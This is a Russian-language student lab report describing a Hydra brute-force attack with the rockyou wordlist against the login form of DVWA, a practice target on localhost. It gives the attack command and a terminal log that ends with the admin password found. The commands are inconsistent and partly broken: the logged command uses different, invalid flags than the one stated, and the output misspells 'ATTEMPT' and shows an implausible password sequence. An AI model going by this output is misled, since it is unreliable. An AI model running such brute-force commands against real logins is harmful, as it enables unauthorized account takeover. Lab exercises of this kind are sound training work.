

Индивидуальный проект 3

Генералов Даниил, 1032212280

Содержание

1	Цель работы	5
2	Выполнение лабораторной работы	6
3	Выводы	8

Список иллюстраций

2.1	dvwa	6
2.2	hydra	7
2.3	dvwa	7

Список таблиц

1 Цель работы

В этом этапе индивидуального проекта требуется использовать Hydra – приложение для взлома паролей – для получения доступа к серверу DVWA.

2 Выполнение лабораторной работы

Hydra требует указания цели, а также метода, которым мы будем пробовать логин-пароль. Чтобы определить метод, мы должны сначала сделать свой запрос к веб-сервису, чтобы определить, каким образом эти данные передаются на сервер. Как видно из рис. 2.1, этот метод – это GET-запрос с аргументами в адресе.




Рис. 2.1: dvwa

После этого мы формируем команду Hydra, чтобы получить доступ, на основании информации, которую мы получили в предыдущем этапе. Эта команда имеет вид:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -o /tmp/hydra.log -f -V -s 4280
```

Как видно на рис. 2.2, мы быстро находим, что пароль для этого пользователя – password.

```
[dmgeneralov@dmgeneralov-kali] ~
$ hydra -i admin -l /usr/share/wordlists/rockyou.txt.gz -e /tmp/hydra.log -f -V -s 4280 127.0.0.1 http-get-form "/vulnerabilities/brute?username='USER'&password='PASS'"login:login:username and/or password incorrect
Hydra v9.5 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 21:14:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1p:14344399), ~896525 tries per task
[ATTNPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "123457" - 2 of 14344399 [child 1] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "123458" - 3 of 14344399 [child 2] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "loveyou" - 5 of 14344399 [child 4] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "654321" - 17 of 14344399 [child 1] (0/0)
[ATTNPT] target 127.0.0.1 - login "admin" - pass "michael" - 18 of 14344399 [child 4] (0/0)
[4280][http-get-form] host: 127.0.0.1 login: admin password: password
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 21:14:19
[dmgeneralov@dmgeneralov-kali] ~
```

Рис. 2.2: hydra

Наконец, мы пробуем использовать этот пароль в веб-интерфейсе и получаем доступ к защищенной картинке на рис. 2.3.




Рис. 2.3: dvwa

3 Выводы

Мы успешно использовали Hydra, чтобы эксплуатировать уязвимость, связанную с низким уровнем защиты от bruteforce и простым паролем.